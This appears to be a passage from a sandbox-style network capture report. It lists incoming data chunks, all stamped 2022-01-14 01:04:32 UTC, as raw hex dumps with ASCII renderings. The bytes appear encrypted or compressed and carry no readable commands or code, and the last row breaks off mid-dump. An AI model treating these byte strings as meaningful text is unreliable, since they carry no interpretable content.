2022-01-14 01:04:32 UTC	146	IN	Data Raw: 9e 83 48 39 ad 17 52 14 f5 84 c3 66 6b 17 fa 7c 1e 81 92 ff 9e cb 0e c2 5b 6f a7 af d4 aa d4 aa 33 ec 21 e9 08 2e e4 dc 76 b9 53 51 55 e4 d3 63 a4 73 ce 4c 4b cf 85 09 56 54 5e d3 95 97 08 bd 41 f8 86 ea ee 9a 2e b1 e6 1d ac 0b 56 a8 03 0e 74 16 b5 c4 e8 7b 31 c8 34 04 74 45 e5 60 a9 06 9a 8b ad f9 8f fc c7 ab 58 3f e3 55 e2 dd 1f c1 df a7 48 81 1a fc ab 92 ca 62 68 ff 56 ca 2c 23 36 41 82 85 ab 94 86 69 50 6d e2 b4 10 20 c3 96 c9 08 0d df 4d 5b 03 69 45 91 6f 05 8c dc 66 8c 2c a9 f5 71 fa 9e c6 0b 97 38 6a e6 ed ee 8e 58 70 a2 5d 02 97 36 e3 da fb 76 74 ff ad 2e 3d 4d 97 44 a2 48 68 ad 6e f4 fb e1 26 28 3a 5e 8d 41 18 86 3b e7 41 52 5b ba d8 44 53 03 b7 88 9d 4f de 82 f2 94 60 b8 9b 6f 6f ba 87 d6 6a ff f3 87 be a1 6e 6b 01 06 d9 02 09 21 14 77 2e c1 2c Data Ascii: H9Rfk|[o3!.vSQUcsLKVT^A.Vt{14tE`X?UHbhV,#6AiPm M[iEof,q8jXp]6vt.=MDHhn&(:^A;AR[DSO`oojnk!w.,
2022-01-14 01:04:32 UTC	150	IN	Data Raw: 6e cc 01 80 95 af a8 02 81 a1 43 c4 2f 35 41 2d da 05 dc 20 70 9c ea 68 d8 89 eb c6 25 21 20 e0 52 e9 ff ac 3b e4 f0 29 9d bc 67 9e 0a 24 1e b3 01 11 1c d3 17 f8 78 95 54 e0 01 d1 d4 44 0b ca 43 ba 7e c2 3e eb 99 39 9c 1e d3 67 55 d1 3b fb 83 24 a8 56 93 fd 57 f4 49 85 a4 a1 7e 4d 10 64 3b 9a 10 87 ae 97 4b 0e cd 98 14 0a 8a 68 f2 6e 21 1b 68 69 6d b6 93 d1 b7 8a c0 8d 25 d8 0f 9a 33 08 e8 8e 27 59 0d 0e eb d6 98 c9 ea 4f b3 25 db c1 e2 07 85 02 2f f2 31 65 12 56 b3 98 13 5e 57 9c bb 3c b8 32 50 e1 67 9a 5c b9 6d 78 77 75 b4 db 04 5c 54 88 18 c4 fc 53 0f 6e f6 c1 63 7a bd 29 70 50 c9 fb 26 fb 93 ce ec e9 59 32 66 8d 75 2d 6d 09 a0 4d 03 d0 7e 75 26 14 d5 a1 64 b0 99 da 0e 93 17 77 29 cf c2 34 f9 fe ec 5c b6 df f7 a7 d9 0e 47 7f 29 66 61 b6 98 ef 03 a8 1f Data Ascii: nC/5A- ph%! R;)g$xTDC~>9gU;$VWI~Md;Khn!him%3'YO%/1eV^W<2Pg\mxwu\TSncz)pP&Y2fu-mM~u&dw)4\ G)fa
2022-01-14 01:04:32 UTC	154	IN	Data Raw: 8c d3 c7 84 4d a5 49 c4 2d 8b 4f cc 3e 6b ac 87 25 b4 51 ff 69 63 2e 43 61 f4 3c 2d d4 a4 ea 4f 5c 2f ab 92 ca 11 31 40 32 5b 32 96 07 ef bd 22 8a d3 84 df 9d e1 75 6e d4 ed 18 e9 a1 a6 29 77 5d 47 6f 66 48 13 6a ac a5 3a 10 ba be d7 c3 13 f0 bb 2a 76 8e 27 98 a2 7b 8e a7 1a 9c 2b 72 b5 50 46 af c8 78 ca 18 81 c3 30 94 f2 39 27 2d e2 0b 63 a1 4b 30 a7 11 40 04 18 41 fe b0 79 7f 66 ea c3 f9 1c af c5 b6 23 ab 13 d2 b1 5f 04 cb 2d 8e d7 fe b7 87 a2 ea 4d 29 a7 b6 c0 00 22 2d b5 42 ed 55 47 4f 95 a5 d3 2b a6 8b 5d b7 91 76 94 f4 8d 38 95 55 0a 7b 23 9e b2 2d 31 be b2 6c f0 de 7c 59 b4 ff 78 60 4b 71 e1 5f 3e 0c 75 cb fe c1 9f 20 27 78 44 4c b1 96 a2 d4 df 31 54 5b 65 fb 15 ff 26 04 c9 06 71 81 64 60 24 9a 64 67 a9 cc 88 5f b1 d2 05 3c 0a 14 f8 a9 06 f3 64 64 Data Ascii: MI-O>k%Qic.Ca<-OV1@2[2"un)w]GofHj:*v'{+rPFx09'-cK0@Ayf#_-M)"-BUGO+]v8U{#-1l|Yx`Kq_>u 'x DL1T[e&qd`$dg_<dd
2022-01-14 01:04:32 UTC	159	IN	Data Raw: 69 1b 4e 75 1c a9 9e c6 03 7c 1e d5 c4 b6 48 f4 37 96 f7 ad 15 2a a7 1b 6a 7e 4f b7 12 11 3d a8 c2 27 d8 ab e2 98 86 62 8d 44 dd b8 16 b8 cc 41 ba b4 5e 8f 25 86 0f e3 be 80 11 e8 f6 ca 14 06 da 5c f3 01 20 31 0a 6c ba 6c e8 f4 32 55 54 ed f9 c4 97 7d 8a 01 65 cd 66 51 1e c4 68 f3 8b 48 8a bb 6e 14 47 86 e4 25 dc 5d dc 7b ed 2e 5e 74 d1 17 9e 36 29 cb a3 cc 1f 8d 49 92 ee 47 d2 3d b3 ca 3f 0e b5 d3 bb 3d 6a 52 2d 23 97 22 67 1b d8 22 1a 12 5e 3e bb 45 06 42 3e 69 dc ee 7c 6e 59 e7 bb 95 c9 97 d6 78 6a 33 3f 5d d0 4d ee f1 f0 64 d1 07 82 98 15 95 6a 81 c2 69 3b ef 12 a1 27 0b 4b d2 cd 58 95 8f 0f 5d 9c fb 66 19 ce 82 2c 65 df b6 4f 10 be ad 6c 75 d2 4a 63 95 a8 6e 43 ce 9c 4a 3d e7 b7 b6 35 d2 49 54 54 e8 93 e4 83 e3 69 d4 00 51 ee c5 63 10 f7 37 94 18 2d Data Ascii: iNu|H7*j~O='bDA^%\ 1ll2UT}efQhHnG%}{.^t6)IG=?=jR-#"g'"^>EB>i|nYxj3?]Mdji;'KX]f,eOluJcnCJ=5ITTiQc7-
2022-01-14 01:04:32 UTC	162	IN	Data Raw: 46 66 57 be ea af a6 12 21 0a 44 bf ee b1 4d a1 50 c7 da c7 1b 5e 5f 6d 4b 1d e9 93 d7 06 ec 23 6b 71 91 69 fc 00 5b 61 68 fb cb d5 cd 25 3f 64 4a 7b d1 68 35 59 fe ae fd 34 3e 73 c1 2f 9c 9d 8d 5d 64 cc 69 67 40 c1 54 10 3f c7 6e a0 b9 c7 75 5e 50 08 9e 17 ce 78 8c a3 ff a2 40 c9 10 57 75 a8 ff f1 d8 f6 c0 a6 d3 6a e6 68 8c b3 73 96 76 b0 f4 a5 61 34 1c c9 ef 3e a1 2c 00 48 e2 53 a3 7d 91 f5 00 17 28 a5 0e 32 78 9a 9a 5c df 10 8b 79 65 4d 04 45 aa 61 ec ef 2e 80 b6 80 10 88 cc f9 da a0 6e 05 52 13 87 90 1d c0 5d 99 5f e6 28 4e 04 1d 62 08 9d 4f a5 42 87 2c f0 47 3d ef 95 75 97 07 2c 9d 5d 52 8e ae 8e b4 61 4c 74 bb 98 9b 8e b3 ac a9 79 f1 75 30 be 83 16 1c 68 c8 19 8e 80 93 25 7b b9 ef 01 7d 9e d0 bb 8c 3f c5 d6 fc b9 cf d9 52 d4 fb 0c 1f d7 32 61 98 fa Data Ascii: FfW!DMP^_mK#kqi[ah%?dJ{h5Y4>s/]dig@T?nu^Px@Wujhsva4>,HS}(2x\yeMEa.nR]_(NbOB,G=u,]RaLtyu0h% {}?R2a
2022-01-14 01:04:32 UTC	166	IN	Data Raw: d2 48 02 94 a8 47 40 15 5d ea 81 43 c9 5d 61 7d 05 15 95 31 cb 91 15 80 14 ba 30 f5 93 02 54 88 9b b0 0b 8c 76 4c 95 a5 4d 01 26 09 f1 e1 08 d6 7b 60 19 f6 0e 2e 4e f6 ea 2d 4f a7 d2 4b 35 b3 77 d3 76 ea 04 30 57 ce 76 e0 26 23 a3 f9 73 89 d7 d0 71 85 88 72 4e 63 2a 82 33 55 9c 12 1c 5a f5 0c 19 5d 9b df 89 97 00 3f b7 ce 60 9c c9 cc e1 f6 e0 8f 73 50 e9 2b b6 51 98 39 d6 64 ea 03 ce 4e 3f 62 eb 60 60 2a e2 f2 17 d7 f2 7a 93 28 ee c0 6c a6 8f ae 9d db 3d 68 77 1c d3 2f 56 2b 08 e9 a8 81 34 9a df 02 e4 e5 69 30 e5 7e 78 c3 2a ed 71 2f b0 a4 24 b1 f7 12 d1 39 fb 7b 06 c1 f5 3f 3a 2d f8 5e 0d a0 6d 81 da 09 f4 3a 35 dc b6 4b cd ed 55 f2 e3 18 1d 92 e9 4e ba 1f 53 1a 7a 49 4a ad fb 59 ab 73 84 f8 1e d8 7d ce 0f 0b a7 3b af 91 aa e8 7f b2 b7 90 11 1c 12 26 b8 Data Ascii: HG@]C]a}10TvLM&{`.N-OK5wv0Wv&#sqrNc*3UZ]?`sP+Q9dN?b``*z(l=hw/V+4i0~x*q/$9{?:-^m:5KUNSzIJYs};&
2022-01-14 01:04:32 UTC	170	IN	Data Raw: 0b db 9e ad 09 7b 84 e4 5f 27 56 84 f7 b2 ca 86 24 4b e2 2d 9a 9f 63 bd 2f b1 ef c7 00 f3 8e 2c d7 7f 01 9c 57 d2 43 9b 27 ad 8b 63 15 75 88 5a d7 5c 82 84 f2 d5 f2 60 7a 54 87 8e 1b bf 6a 0d 49 01 90 14 23 b5 ef 65 26 c9 26 b2 ea b7 56 6b 7b dc 46 b3 0b fe 3b 19 7d 15 e4 fb 2f f8 57 0a 6b 23 06 2e 43 cb f6 35 b2 93 cc 18 4b 95 6d 3c 77 9c e8 6b 75 81 91 bf 26 47 19 43 8b a4 ee cc fa db 60 51 3f c2 89 03 17 4c d6 e3 33 16 5f 54 96 6d bf e7 c4 e1 82 fe 44 7c 77 7f 20 9c 00 2b 31 18 d2 03 d7 e7 2e 18 08 33 8d ac 92 f4 87 bd d9 ae 37 3b 5c 2b ff 6d b3 ba 58 f6 23 8b 2c 3f bc 6d 23 94 f0 0d b6 3b e4 70 c7 61 4f dc 1f c8 a8 42 6f 70 bc 69 1b f7 6f 91 f4 7a 9d 67 66 98 a4 08 65 9b bc c4 d1 93 b5 b0 76 f0 b2 d7 12 b2 cc 50 1c 80 e6 7f 6b cd 61 52 08 58 c2 3d fb Data Ascii: {_'V$K-c/,WC'cuZ\`zTJl#e&&Vk{F;}/Wk#.C5Km<wku&GC`Q?L3_TmD|w +1.37;\+mX#,?m#;paOBopiozgfe vPkaRX=
2022-01-14 01:04:32 UTC	174	IN	Data Raw: 24 e6 91 d1 07 46 1f 30 50 e6 5b e9 c6 c0 df 7e cf 3d 21 26 8c 40 c0 e7 cf 4f 3d 4f bb d3 f2 c3 d9 47 6c 59 4f 34 84 78 b0 37 36 8f 90 63 6a 23 13 3c ae 73 32 45 7c ae eb dd 60 9f d3 15 81 d3 32 ec b2 cc 32 a7 4a db 7c d4 91 2b 02 a6 e5 77 b8 6e 36 08 14 79 a3 17 d4 12 19 ee d3 6f 17 c8 8f 17 d7 1b e0 65 10 3d e9 3f 00 d0 1f 17 2b 9c 17 78 27 62 88 1e a5 6e 89 60 94 b4 ac c0 8b 8e c2 81 3d 86 6b cb c0 79 b6 cd 2e ad 4e d9 a0 4a ee 64 24 73 b6 be 36 c1 2b 1b 47 3d 21 09 4b c6 3a 17 42 a6 48 03 16 47 04 0f 08 0b 6e e5 9a 45 e7 3f a3 92 6a f2 79 55 bb 26 5c 2b 68 a4 46 d7 32 39 96 8c 75 29 fc a2 34 9b 6b d6 c3 d2 2a 4a e5 d3 54 be 4d 6a 09 e0 c1 91 09 9b bb d6 fc 38 82 38 d3 02 9d 27 3a 76 b7 2c ec 21 72 b1 fb f9 bf 55 fc eb 31 61 a9 6f 15 a2 8f ff 5b c0 d2 Data Ascii: $F0P[~=!&@O=OGlYO4x76cj#<s2E\|`22J\|+wn6yoe=?+x'bn`=ky.NJd$s6+G=!K:BHGnE?jyU&\+hF29u)4k*JT Mj88':v,!rU1ao[

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	178	IN	Data Raw: c2 cb 5a 6f 81 df 21 37 09 18 b3 53 f6 d6 80 f7 20 a4 d3 7a 45 32 46 70 43 7c 01 9b 1f 82 9a 4e 33 48 94 57 d4 28 6f 9d 69 04 9d cc 5b 25 1b bc ed ca 04 4e 7a 05 46 72 f4 9e d8 be 22 c7 3d 0a 56 ec 33 02 7e bb 4e 71 c4 77 0a 32 db 6f 50 71 c6 e1 da e7 76 8e f8 73 f6 62 70 e0 a0 95 85 47 55 8b ab ad 55 9c 03 d7 88 3f fa c9 ee d3 f3 23 70 1e 26 69 04 d7 23 a2 e6 2a 61 d3 bf 26 1a 33 66 84 78 01 dd d4 a8 32 b8 5b 31 5f e7 02 e6 a5 46 ed fe 36 27 7e e3 5a e6 cf 3d e6 c0 5a 31 f5 fc c1 8c 4c 6e 0e 28 b7 3c cb de 91 cf f4 79 1a 38 42 95 91 3e f6 c2 10 4c e3 19 c2 c9 e7 25 0f 8c c5 61 43 c2 d9 02 da 5e 77 7b d7 c3 51 b3 ab 2d 49 3a a1 6d 19 1c b8 4e 26 73 19 1f 52 37 a2 64 91 94 b9 49 6e e7 e4 0f dc 71 42 de 7d b2 c6 5f f4 a9 c1 e7 08 61 11 fc 13 8e dc 50 74 92 Data Ascii: Zo!7S zE2FpC|N3HW(oi[%NzFr"=V3~Nqw2oPqvsbpGUU?#p&i#*a&3fx2[1_F6'~Z=Z1Ln(<y8B>L%aC^w{Q-I:mN&sR7dInqB}_aPt
2022-01-14 01:04:32 UTC	182	IN	Data Raw: 8b 6f 93 89 28 5e 56 c6 b2 6c 84 43 56 34 1b d9 88 4e 2e 9c 48 1b e2 35 15 b1 45 57 b0 27 f2 36 0b 0e 34 d2 32 ea 63 f9 5d 69 ba c8 6c 5f 43 cb f9 37 eb 41 c8 ad 8d 63 40 87 52 f1 e6 5f d0 8a fe 65 d3 ee 46 e1 b8 58 c4 9a d1 7e a7 18 fe 38 1d 7a cd ba eb 38 4e 84 2a 07 46 bc 12 80 58 08 f3 63 bd ea 23 7d e8 02 c4 2d aa fc bd 08 96 32 02 7b 0f 34 47 25 e0 7d bd f0 33 d8 79 06 07 33 3e ab d2 7a 87 bb 85 9e d2 cf a9 90 1c d7 9e c0 61 a2 4a f8 f3 95 23 f0 38 94 72 f0 15 9e ee bf d2 b8 6f d2 3e fe 08 1c a7 b8 08 c3 d9 db 12 45 45 cd 2f 77 c6 d4 34 f7 9c ce 23 87 b6 bf 71 fb 16 0f 97 f9 c0 46 dc 89 d5 5c aa 93 36 47 9e 4d 60 02 78 d9 1e 1d 70 20 3c 24 fa 87 19 06 22 9c a5 85 0a ae dc 2c d1 bf ac 84 c2 44 93 37 e3 0a cf 73 93 11 c3 ed d1 a2 4b 8c 32 20 25 cd 70 Data Ascii: o(^VlCV4N.H5EW'642c]il_C7Ac@R_eFX~8z8N*FXc#}-2{4G%}3y3>zaJ#8ro>EE/w4#qF\6GM`xp <$",D7sK2 %p
2022-01-14 01:04:32 UTC	186	IN	Data Raw: 57 eb 31 0a e9 d8 78 65 11 a4 a0 b1 b9 90 28 5f f7 67 05 d4 9b ff 58 ea 9a fe a1 35 8f cb 06 a3 8d 98 9b 49 7a 4d 3c be 03 32 9c 0e 7e c4 b4 a4 bf f7 8f ea 97 43 17 84 ca 6c ea 2b a2 28 93 87 ce 80 72 bc 4a 03 56 ae 3d 52 3a 18 c8 90 ba d7 03 d0 14 94 c2 27 90 bb 2d d7 fe 58 f3 c2 ad 6c f6 fa df 70 6c e6 b9 64 96 37 80 46 b0 c9 32 9d 1b ef 5c 3b bb 62 e7 51 a9 ea 0e 88 64 d4 1a b2 ae 48 a8 14 5b 55 f0 b9 ee ee 34 a0 90 6d ef b9 f3 ba 91 5b cd 83 73 7c 77 69 e0 0d 1a 8a d8 b2 b9 3b 2a 9c 22 33 ac c7 ff 8b d2 1b 73 c2 30 6d 77 dd 32 17 39 b9 a6 50 58 4e 3b b1 df ef 1d 72 ac ff 32 29 0c 51 98 4b 7e 81 25 35 5b fe 68 77 27 e2 30 bd 92 42 30 08 b5 a3 8e 16 68 02 c9 ed ed 79 b3 1b cd f9 a3 86 23 70 39 57 90 63 a4 aa e9 9b 69 11 5f b6 d4 2b 45 bd bd 77 39 e9 4e Data Ascii: W1xe(_gX5IzM<2~Cl+(rJV=R:'-Xlpld7F2\;bQdH[U4m[s|wi;*"3s0mw29PXN;r2)QK~%5[hw'0B0hy#p9Wci_ +Ew9N
2022-01-14 01:04:32 UTC	191	IN	Data Raw: 6c 33 14 8a f8 f3 b9 48 72 f4 3a 92 59 fa 9c 94 a5 0a a3 1a d2 80 f8 20 52 76 e5 37 b3 15 a8 c3 c5 42 72 22 c5 4f 20 28 81 dc 70 eb db 56 6d f5 49 83 af 0b bd 04 20 c9 6c f3 20 eb 42 03 71 26 05 bd 4e ae eb 71 fc 39 9f a5 6b 39 10 55 74 4c b0 12 10 2e a5 ed e8 9b ef d0 56 d1 1e 88 b3 b6 f4 72 3f c1 29 e4 5d 3f 63 3e bc f0 b2 fe 0c 54 9e ca 28 e2 c5 b6 ff bc 7f d6 01 c4 c8 be 31 de 65 ce cb 21 f4 25 49 78 eb 2e b0 b8 fc e8 63 f0 3f 48 6a 8c 72 4a 99 e7 8b 88 6f 16 f3 f4 e1 78 2d 26 77 4e 4a a0 d5 92 a0 ae 21 90 3d 4f 44 9f c3 47 fa 08 29 6c fe f1 fb 86 75 ea 3e b0 07 6f d0 16 eb d4 42 02 19 76 b9 8d e7 60 71 f0 fa cd 1a 05 5e b2 78 9e cd d1 86 42 28 c3 00 25 e0 a1 35 da 3c fd 8e 4a 1b a2 a4 4f 77 86 cb 98 f0 c2 b8 37 d8 db 2e af 07 1a fc 76 5c 5d b7 33 95 Data Ascii: l3Hr:Y Rv7Br"O (pVml I Bq&Nq9k9UtL.Vr?)]?c>T(1e!%Ix.c?HjrJox-&wNJ!=ODG)lu>oBv`q^xB(%5<JOw7.v\]3
2022-01-14 01:04:32 UTC	194	IN	Data Raw: 4e 31 31 67 04 38 52 00 3f 35 52 5e d3 17 ff 13 15 65 8a c9 3f a2 bf 5e 48 56 26 08 5a 7d f9 86 15 ee 17 8c a7 b4 2c 71 ce 0e 3f 64 6f e0 77 ca ab 6c 06 72 67 09 3f 53 a5 e1 db a0 b5 60 7f 3a 13 74 80 f5 59 08 67 ed 4f 72 18 d8 2e d4 de 3e 1f a8 a2 ce 1e 33 95 15 3f 44 44 33 88 c5 72 8d ad 86 36 f8 7b 3e 92 7b 44 e1 4a 80 51 58 9b bd f1 9e e3 58 47 22 77 8d a7 f9 30 da fa a3 e4 10 58 82 af 5b 56 cc c5 d8 4e 30 f5 fb 41 e2 f9 8b 70 fd 8b 21 da 06 9b 97 c8 4b 40 2f 0f d1 b3 cc 19 04 a3 30 b6 0c 8a cd 3d 70 4d ca a3 d7 29 3a 5a 45 40 ad 53 7a 26 da a7 71 3f 65 7a 75 03 a7 0a ff 45 26 49 02 c7 c4 09 57 e7 97 7f e2 58 4b ba bf d9 c2 d9 df d5 21 04 b2 a6 42 48 1a 13 16 54 99 c4 88 6b 35 42 31 a2 5f 89 e8 8a 46 96 37 59 c1 0c f1 c4 4f d0 33 59 81 df 2a 23 4c df Data Ascii: N11g8R?5R^e?^HV&Z},q?dowlrg?S`:tYgOr.>3?DD3r6{>{DJQXXG"w0X[VN0Ap!K@/0=pM):ZE@Sz&q?ezuE&I WXK!BHTk5B1_F7YO3Y*#L
2022-01-14 01:04:32 UTC	198	IN	Data Raw: 87 9d 8f 8e da 27 07 57 0f 11 61 94 bd 3d 05 8a 39 e5 07 93 3c 26 2e 7b 72 c1 c3 52 f1 fa 0d 6f 2f fa 28 0d 51 86 64 9c a0 e8 29 c7 73 b5 2f 56 bc 6f 0c a4 c0 81 cf 71 3e fd e5 84 18 02 d8 07 42 c1 53 2d 40 84 3e 5a f3 e4 69 07 33 91 2f 39 b7 19 85 df a2 2b dd a0 d3 eb 07 ce b8 0b 5b 8a 21 a1 fe 89 30 4b 88 e7 8e 7a d1 53 2c b1 31 41 c0 64 7e fd c4 f2 8d fd 0d 4d 62 a6 b0 44 cb 92 26 32 95 29 5a 3f e0 58 9c cd 81 10 9c 6c 3e 76 fb 69 e5 54 e1 36 e9 64 c2 07 87 75 07 6f 4f d8 b6 57 d9 5d ec 3e 36 c7 64 b1 74 04 9a 4d 80 ac e8 96 77 f3 27 9b 88 6f cd 2a 8f ed 4a 7f 00 66 88 18 e5 2e 0b 3a d5 bc 41 b6 96 ad c0 4d 6b ac 0e d9 a3 b6 57 3b c0 db e7 77 e6 d1 e2 89 0f 5a ce d8 b9 1d 65 d3 af 04 7c 52 53 9f 4f 3a 72 db 38 25 2a ca 48 4b 5f 1f 6d 31 f1 6a 54 b1 66 Data Ascii: 'Wa=9<&.{rRo/(Qd)s/Voq>BS-@>Zi3/9+[!0KzS,1Ad~MbD&2)Z?Xl>viT6duoOW]>6dtMw'o*Jf.:AMkW;wZe| RSO:r8%*HK_m1jTf
2022-01-14 01:04:32 UTC	202	IN	Data Raw: 31 ff 68 48 9d 80 25 d9 02 1b ae 8b 3b 6e de 0f 18 af 5b a4 13 82 e5 6f 16 8a 28 8a 84 f7 d1 4e 5d fe 79 83 59 6c a9 d7 44 a3 fa fe 7e ae 03 04 b9 f2 35 90 c2 dd 77 a3 69 bb ca cc 08 48 d5 88 0b e1 7d 13 9d 73 ba 8d f2 65 63 ba 13 17 a0 b0 06 38 e3 b0 7d d1 f6 fe 86 d6 6a 25 31 09 33 4e 04 05 21 df e4 77 c4 01 a7 41 81 40 db 96 96 e4 80 f2 b2 c4 31 5d 3d c1 b1 76 93 f4 09 c2 44 6c e8 8f ce aa a1 6f eb c7 5d 3e 50 75 d7 85 ea 4d 63 64 ef 64 20 1b b4 d4 07 a7 5a 7e ce 54 83 8c 68 52 d5 a4 b5 df 82 e5 6c c6 aa 81 eb 61 f6 24 84 ad 8f 3c 69 9e 1b cd 6e 05 43 3a 08 95 93 39 79 eb 06 9a 66 12 65 b5 3e 97 25 bf 78 aa ac 7c 41 4b d4 20 de 73 db 3c 2f 32 50 c3 36 48 64 00 a0 5d 97 b8 d1 91 af 07 a7 67 ea 2f 22 0e 71 d6 f5 72 c2 c5 68 78 3f b0 86 ec 90 20 b0 b3 f6 Data Ascii: 1hH%;n[o(N]yYlD~5wiH}sec8}j%13N!wA@1]=vDlo]>PuMcdd Z~ThRla$<inC:9yfe>%x|AK s</2P6Hd]g/"qrhx?
2022-01-14 01:04:32 UTC	206	IN	Data Raw: e0 c9 cd b4 17 66 3c b0 3a 85 fc 54 f2 1a 6c db 4e f2 69 43 ff 7f bd 32 02 aa 11 be 4a d6 ce 71 6f 97 ca a5 8f 2d da 97 80 3c 7f 37 f6 3d 1d 42 44 da 5c 77 2d f9 ae a8 bf 23 b6 1c c6 f7 25 40 1e 95 ac ee 24 15 80 40 76 91 a1 76 1b 48 2c 9b fe f2 34 ad b8 6e cb c3 51 91 88 e9 1e 39 ea 20 e2 9e 7c c3 dc 96 af 93 ce 7d bd 55 86 ae f8 e0 a5 e4 6f 0b d4 6f 7a 32 98 0e 98 b5 eb e9 28 25 fa cb 6b ab 23 6a 59 28 42 d0 87 57 c6 c3 6a eb 30 a1 ff 1c 50 a4 dc da fc 67 d2 e7 64 3a c6 c7 a2 47 7f 78 4a d9 fa 7c fd c1 96 18 98 9a 66 7e ce 86 e4 b5 e8 4c 87 df 96 9a ff 12 5a bb f1 05 73 5e 18 30 94 dc c5 e0 63 c7 c8 02 c7 71 2a f9 e1 2d 53 d7 53 97 d6 bf 92 6b b8 5c 81 ce 5b a6 06 e6 23 0e 91 a8 7e b1 9a 48 94 ac e9 ca a0 e1 55 e3 71 97 db 10 a3 10 12 20 b5 cd 08 94 0f Data Ascii: f<:TlNiC2Jqo-<7=BD\w-#%@$@vvH,4nQ9 |}Uooz2(%k#jY(BWj0Pgd:GxJ|f~LZs^0cq*-SSk\[#~HUq
2022-01-14 01:04:32 UTC	210	IN	Data Raw: 84 a1 7f 94 87 ee 95 6b 57 e6 36 41 89 40 8b 02 00 b7 6f b2 67 24 f1 65 96 a3 73 2d 00 cb 10 bf c1 33 d3 01 2c 5a 97 10 fc ad e6 89 d0 01 4c ad 76 6b d1 86 87 8b 38 76 25 be 35 89 1c 68 ac 5d 07 18 87 cb 41 b6 ee c2 32 58 11 f5 06 9c 84 e4 ee 53 23 2f 31 04 67 56 41 34 97 e2 d8 6a 20 4a 90 57 08 d4 29 62 61 ba 3c b0 f1 4c bc 3c f7 2a e1 05 3a 5d 50 02 01 88 c9 7b 08 db 92 fa 5b ba 84 04 5b 37 e3 33 f7 ef 3c 7f 95 d3 35 8e 47 8e 0b 5e c6 30 ee 81 83 77 c9 e1 e8 94 c1 e3 01 97 93 f6 2b b1 7e c2 5d 4d 6b 4b f0 a5 09 7b 7b ce b6 2c 8b 95 32 83 65 70 b6 f9 23 89 fe be a8 2e 14 31 d0 41 44 41 97 01 46 31 92 5b 0a 83 98 61 b5 ec 96 cd 45 a8 f0 30 49 a9 2c 15 05 05 e9 a6 6a 74 06 b3 34 6f e2 01 ec c3 82 74 77 6c e0 47 bf 7a 9a 67 f1 a2 2d 9a b1 07 f5 b0 0d 45 37 Data Ascii: kW6A@og$es-3,ZLvk8v%5h]A2XS#/1gVA4j JW)ba<L<*:]P{[[73<5G^0w+~]MkK{{,2ep#.1ADAF1[aE0I,jt4 otwlGzg-E7

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:04:32 UTC	214	IN	Data Raw: fd c1 5b 0a a3 e4 53 01 dd 3c 7c a7 f6 d9 a9 b3 72 f2 0c 1c 71 c0 73 06 6b d3 70 9d 66 97 7a 09 96 06 2e f9 6a 5b 39 6a cb 91 b3 fd a9 20 e0 8e 82 27 71 0f 9e 79 38 e2 24 47 cc 9e e0 6a 43 ff 2d ad bb 5f d9 b5 ac 24 10 a9 56 68 ea 41 22 3d 29 e5 83 ab d4 5b 72 bf ca 67 41 f0 1c 4e c3 52 21 79 be 03 b3 e9 74 7a 75 d9 cd e2 73 1e b4 8f fc 1a 17 4e 4e 98 b9 4a a0 ff 89 74 37 56 c8 4d d8 af 29 d3 df 0a ba a6 c9 33 1a 35 32 c3 f6 a5 45 35 f2 4c 62 a2 3a 2a b1 89 ef ae 37 4d 6e 70 a0 b1 9d 6d 76 65 00 36 27 cb 10 fc 8e 00 ff 32 93 4b 9d 10 67 f6 b8 89 56 c7 72 f8 ab 4e 24 f5 56 7c 32 c1 7a 18 60 af 6c 45 74 23 97 e2 6b 9d e8 7b dc 4f ad cc 3c 14 59 ed 9e 57 86 b0 b7 25 bd 4a 11 88 e1 8f 1a f0 e2 4a 96 94 61 7c d3 ee 0d cd 44 d6 0b 21 9c d9 17 33 c9 7d 2b 51 af Data Ascii: [S<|rqskpfz.j[9j 'qy8$GjC-_$VhA"=)[rgANR!ytzusNNJt7VM)352E5Lb:*7Mnpmve6'2KgVrN$V|2z`lEt# k{O<YW%JJa|D!3}+Q
2022-01-14 01:04:32 UTC	224	IN	Data Raw: bd fc b4 49 5f 7d 56 1d 4b 29 11 be 4d ab 0e 4b db 8d 74 db 12 16 7f 1d d3 b9 0f ed 55 fd 5a ef da ca 86 2a d3 43 2d 23 86 43 37 1f 93 ad 06 be 39 71 82 da f5 0d 9e 64 f1 1f ac d4 52 6f 06 d7 52 49 02 01 30 36 9f b3 eb cf 4b 21 52 56 95 c7 91 c8 5b 65 01 41 13 e3 22 98 8c 44 a4 e2 98 8d 4b 10 71 1c 9c 06 e1 b5 ae 96 8b ca 7c c8 66 45 b1 a3 fa 3e 6e 2f 41 21 eb 72 ff c8 bf ed 02 0c 57 f0 ba f9 6a 8b 17 7d ea 5e 06 99 4a d7 62 d4 8d 36 58 2c bc 66 4a 81 99 d2 06 92 c0 1f eb 5e 40 27 1a 1f 20 ff f9 45 f3 92 53 3b aa 4c 92 df 61 7d 9a aa 63 47 64 63 ef 7a ce bd 2a fe cd 5a d5 8b 21 4a e9 fe 06 4a 6c 1f b4 a7 d8 a6 48 49 b6 cc 73 94 a1 8c ac d9 5a dd cf ad e1 8a 75 f5 68 55 72 61 e5 34 df 52 b6 b7 23 58 e3 b2 bf 36 7b 94 74 91 45 58 06 78 79 30 f4 f8 57 07 10 Data Ascii: I_}VK)MKtUZ*C-#C79qdRoRl06K!RV[eA"DKq|fE>n/A!rWj}^Jb6X,fJ^@' ES;La}cGdcz*Z!JJlHIsZuhUra4 R#X6{tEXxy0W
2022-01-14 01:04:32 UTC	230	IN	Data Raw: 17 22 9e 50 6f de 9c f1 3a f4 18 94 aa 33 5e 1b 36 e8 a5 a7 37 ad b3 e0 db b3 e7 d2 d5 67 1a e5 55 29 5b 5d 46 0d 0a f4 10 6c b5 77 a4 59 01 f6 07 f9 44 e1 c9 7a a8 54 78 7d ad a8 5e db 11 8f 37 2a dd 39 39 35 7a ec f8 60 ae af 42 51 b5 c5 2b 31 d0 8d 64 05 1c a8 36 3c 73 c2 a8 21 30 b6 e5 0e 2a 64 e5 41 1d 0d c1 c2 2c e8 f5 3f e1 78 24 92 c0 8a 19 4e 4b 68 47 23 0f 91 82 23 bf 8f 0e 06 50 ff 2c 33 89 a8 52 5d 97 0a 5e 7d 7b cd f6 f0 e1 df ae 23 08 a2 29 94 23 34 96 76 69 a6 31 f4 cc 9d 88 e0 f3 20 ea 33 d0 af b1 73 be 3e a8 dc 89 62 87 9f d8 f0 1f b2 66 42 47 65 91 0f 76 fc 87 ab d8 99 21 7d d7 26 72 6d d9 7e f0 0c df 46 17 ca 5a 31 45 ef 35 1b 03 5a 08 f3 dc 1c b6 5e b6 ba b0 